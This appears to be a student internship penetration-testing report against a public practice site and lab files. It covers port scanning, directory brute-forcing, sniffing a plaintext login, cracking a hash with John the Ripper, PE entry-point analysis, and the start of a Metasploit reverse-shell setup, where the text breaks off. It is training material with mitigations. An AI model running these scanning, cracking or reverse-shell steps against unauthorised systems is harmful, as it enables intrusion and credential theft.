NAME : Priya Kumari

BATCH : June B1

TASK LEVEL : Beginner & Intermediate Level

TASK LEVEL (BEGINNER)

TABLE OF CONTENT

LIST OF FIGURES

INTRODUCTION AND INFORMATION ABOUT THE REPORT AND THE MACHINE

Task level (Beginner)

INTRODUCTION:

During my internship, I was responsible for performing multiple security assessments on this website: http://testphp.vulnweb.com/

INFORMATION:

1) *PORT SCANNING:*

- The first task was to discover which ports on the target website were accessible. I used a scanning tool (Nmap) to identify any entry points that attackers could potentially use to compromise the web server.

2) *BRUTE FORCING DIRECTORIES ON WEBSITE:*

- The next task was to perform a directory enumeration attack on the website. This approach helped in revealing folders that may not be properly secured which could store confidential data (or) vulnerable to attacks.

3) *NETWORK TRAFFIC INTERCEPTION:*

- Lastly, I carried out a network analysis by logging into the website and capturing the data packets exchanged using Wireshark tool. This allowed me to analyse the communication between the client and server to see if any sensitive details like login credentials were transmitted without encryption.

TASK- 01

- ✓ ATTACK NAME: Port Scanning
- ✓ SEVERITY: Level - High || Score - 8
- ✓ IMPACT: As HTTP Port 80 is unencrypted, hackers could intercept data and could eavesdrop confidential communication and services that the port is listening to.

- ✓ *STEPS TO REPRODUCE WITH SCREENSHOTS:*


Step :01->
I used Nmap which is a network scanning tool to scan the port and identify the open ports present in that website.

Target website: http//testphp.vulnweb.com/
Nmap command: nmap -Pn testphp.vulnweb.com

ANALYSIS:

PORT/ PROTOCOL	STATE	SERVICE
80/tcp	Open	HTTP

Step :02 -> Nmap Scanning:



✓ MITIGATION STEPS:

1. Enable HTTPS to encrypt traffic
2. Keep the web server updated
3. Limit access if possible using Firewall/ VPN
4. Monitor logs for suspicious login activity

✓ RESOURCES USED:

- Kali Linux
- Network Mapper (Nmap)
- Ping tool

TASK- 02

✓ ATTACK NAME: Brute Forcing Directories on website

- ✓ SEVERITY: Level - High || Score - 8
- ✓ OVERVIEW: While brute forcing directories using Gobuster, I've sent many rapid HTTP requests to website each trying different URL paths (like /admin etc) to discover any hidden, sensitive directories.

STEPS TO REPRODUCE WITH SCREENSHOTS:

Step:01 -> Identify target URL

My target URL is http://testphp.vulnweb.com/

Step:02 -> Brute force the URL

Using Gobuster I've sent many requests to my target website to identify unsecured directories on the website with the help of wordlist from dirbuster medium text document.

Target website: http://testphp.vulnweb.com/

Command for scanning: gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


ANALYSIS:


Directories:


Sensitive directories: /admin , /cvs , /vendor , /secured

Other sub- directories: /images, /pictures, /Templates, /Flash, /AJAX

Step:03 -> Gobuster scanning


1 2 3 4
20:13
an0nym0us@an0nym0us: ~/Priya Kumari
File Actions Edit View Help
-p, --pattern string File containing replacement patterns
-q, --quiet Don't print the banner and other noise
-t, --threads int Number of concurrent threads (default 10)
-v, --verbose Verbose output (errors)
-w, --wordlist string Path to the wordlist. Set to - to use STDIN.
--wordlist-offset int Resume from a given position in the wordlist (defaults to 0)
Use "gobuster [command] --help" for more information about a command.
(an0nym0us㉿an0nym0us)-[~/Priya Kumari]
$ ls /usr/share/wordlists
amass dnsmap.txt john.lst nmap.lst wfuzz
dirb fasttrack.txt legion rockyou.txt.gz wifite.txt
dirbuster fern-wifi metasploit sqlmap.txt
(an0nym0us㉿an0nym0us)-[~/Priya Kumari]
$ gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://testphp.vulnweb.com/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Home
File System
Trash


1 2 3 4
20:13
an0nym0us@an0nym0us: ~/Priya Kumari
File Actions Edit View Help
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/images (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/cgi-bin (Status: 403) [Size: 276]
/admin (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/pictures (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/vendor (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
/Templates (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/Templates/]
/Flash (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/Flash/]
/CVS (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/AJAX (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/AJAX/]
Progress: 9809 / 220561 (4.45%)[ERROR] Get "http://testphp.vulnweb.com/stripe": dial tcp 44.228.249.3:80: connect: connection refused
[ERROR] Get "http://testphp.vulnweb.com/smoking": dial tcp 44.228.249.3:80: connect: connection refused
[ERROR] Get "http://testphp.vulnweb.com/2005-September": dial tcp 44.228.249.3:80: connect: connection refused
Home
File System
Trash



IMAPCT:

If an attacker discovers and accesses sensitive directories like /admin they could try to guess credentials, view sensitive files or gain unauthorized admin access.

Even non-sensitive folders (like /images) might leak information if directory listings are enabled, it may reveal old backups.

MITIGATION STEPS:

- Set proper access controls on /admin, /cvs, /vendor, and /secured so only authorized users can access them (e.g: password protection, IP restriction)
- Make sure directory listings are turned off

RESOURCES USED:

- Kali Linux
- Gobuster tool
- Dirbuster word list

TASK -03

- ✓ ATTACK NAME: Network Sniffing
- ✓ SEVERITY: Level - High || Score – 8

STEPS TO REPRODUCE WITH SCREENSHOTS:

Step ->01: To begin with, I opened Wireshark on my Kali Linux system. This tool helps me watch the internet traffic flowing in and out of my machine. I made sure I selected the correct network interface (eth0) so wireshark could listen to the data properly.

Once selected, I hit the "Start capturing packets" button.

Step ->02: With Wireshark now watching the traffic, I opened the website: http://testphp.vulnweb.com/login.php

I went to the login page and entered


Username: Priya Kumari &

password: whatever

This was done to simulate what a normal user would do when logging in.

As soon as I submitted the login form, wireshark captured the data sent from my browser to web server.

Step ->03: Wireshark result:



ANALYSIS:

I then filtered the packets by entering “http” in filter section which was in top. Then I saw the packet related to POST command, I right clicked it, then saw the credentials.

IMPACT:

During the login test on the website, I intercepted the HTTP request using wireshark. The request to userinfo.php clearly revealed the username and password in plaintext within the POST body. This indicates that the website transmits sensitive credentials without encryption, posing a significant risk if an attacker is on the same network.

MITIGATION STEPS:

To keep users safe, websites should always use ‘’HTTPS’’, especially on pages where people log in.

RESOURCES USED:

- Kali linux
- Wireshark
- Firefox

TASK LEVEL (INTERMEDIATE)

TABLE OF CONTENT

LIST OF FIGURES

INTRODUCTION AND INFORMATION ABOUT THE REPORT AND THE MACHINE

Task level (Intermediate)

INTRODUCTION:

During my internship, I was assigned to perform assessments involving encryption tools, executable analysis and penetration testing setups. The tasks were aimed at enhancing my understanding of secure file access, binary inspection and remote access exploitation in a controlled environment.

INFORMATION:

1) *FILE DECRYPTION USING VERACRYPT:*
   • I was provided with an encrypted file protected by VeraCrypt, a disk encryption tool.
   • The password to unlock the encrypted volume was not given in plain text but stored as a hash in a file named encoded.txt.
   • My task was to decode the hashed password, possibly using tools like hash identifier and cracking tools such as Hashcat or John the Ripper, and use the retrieved password to unlock the VeraCrypt volume.
   • Once unlocked, I explored the decrypted content and retrieved the secret code as the final result of this task.

2) *ENTRY POINT IDENTIFICATION USING PE EXPLORER:*
   • The second task involved analysing a VeraCrypt executable file using a tool called PE Explorer.
   • I navigated through the sections of the PE (Portable Executable) format to locate the Entry Point Address, which is the starting point of code execution once the binary is run.
   • The entry point address value was noted down, and a screenshot was captured as proof of analysis.

3) *REVERSE SHELL CONNECTION USING METASPLOIT:*

   • The final assignment required me to generate a reverse shell payload using Metasploit Framework (msfvenom).
   • I set up a listener on the attacker machine and executed the payload on a Windows 10 virtual machine.
   • Upon execution, the reverse shell successfully connected back to the

attacker's terminal, granting remote access to the Windows system.
• This practical exercise simulated a real-world exploitation scenario and helped me understand post-exploitation techniques and privilege escalation possibilities.

TASK – 01

- ✓ ATTACK NAME: Cracking VeraCrypt Password from Encoded Hash
- ✓ SEVERITY: Level - High || Score – 8
- ✓ IMPACT: If a VeraCrypt hash is leaked or intercepted, attackers could use brute-force or dictionary attacks to uncover the password. Once unlocked, the entire encrypted volume becomes readable leading to full data compromise.


STEPS TO REPRODUCE WITH SCREENSHOTS:

Step ->01: **Hash Extraction and Cracking (Kali Linux):**

- Opened encoded.txt containing the hash
- Saved it in a file with this command:


  nano hashfile.txt
- Ran John the Ripper with the rockyou.txt wordlist:


  john hashfile.txt --wordlist=/usr/share/wordlists/rockyou.txt
- Password successfully cracked by John the ripper tool: password123



Step -> 02 : **Mounting VeraCrypt Volume (Windows):**

- Opened VeraCrypt in Windows.
- Clicked Select File → located the encrypted .hc file.
- Chose a drive slot
- Clicked **Mount** → entered the cracked password.
- VeraCrypt mounted the volume like a USB drive.
- Opened the drive and retrieved the **secret code** hidden inside the encrypted folder.





ANALYSIS:

- The hash was a simple MD5, making it highly vulnerable to dictionary attacks.
- The cracked password allowed full decryption of the secure volume.
- Demonstrates why strong passphrases and salted hashes are critical in encryption.

MITIGATION STEPS:

1. Use strong & unique passwords for encrypted volumes.

2. Avoid storing password hashes in easily accessible formats.
3. Enable two-factor authentication where possible for accessing encrypted volumes.
4. Monitor access to encrypted files and log unusual activity.

RESOURCES USED:

- Kali Linux (John the Ripper, rockyou.txt)
- Windows OS
- VeraCrypt GUI for Windows
- Encrypted file (provided)

TASK - 02


- ✓ ATTACK NAME: PE Entry Point Discovery
- ✓ SEVERITY: Level - Medium || Score – 6
- ✓ IMPACT: The entry point is where execution begins inside an executable. Knowing it is valuable during reverse engineering or malware analysis especially when attackers pack or encrypt malicious binaries and redirect the execution flow.

STEPS TO REPRODUCE WITH SCREENSHOTS:

Step ->01: I used PE-Bear on Windows to open the executable: C:\Program Files\VeraCrypt\VeraCrypt.exe

Step ->02: Under Optional Header, I found the Entry Point RVA at 0x6CAC0.

Step -> 03: I cross referenced this with the ".text" section and confirmed this location is where actual code execution begins. Clicking on EP 6BECO (as shown in PE-Bear) also took me to this entry point.



ANALYSIS:

Understanding the address 0x6CAC0 tells us where reverse engineering or debugging should start. Malware analysts or defenders can set breakpoints here to observe program behavior during execution.

MITIGATION STEPS:

1. Monitor binaries and verify their integrity using hashes.
2. Sign binaries using a trusted certificate to ensure legitimacy.

RESOURCES USED:

- Windows OS
- PE-Bear tool
- VeraCrypt.exe binary

TASK – 03

- ✓ ATTACK NAME: Reverse Shell Exploitation
- ✓ SEVERITY: Level - High || Score – 9
- ✓ IMPACT: Reverse shells allow attackers to gain unauthorized remote access to a victim's system. Once inside, they can execute commands, access files or pivot further into the network.

STEPS TO REPRODUCE WITH SCREENSHOTS:

Step ->01: Set Up Listener on Kali Linux

I launched the Metasploit Framework using the following command:

➔ msfconsole

Then configured the reverse TCP payload handler:

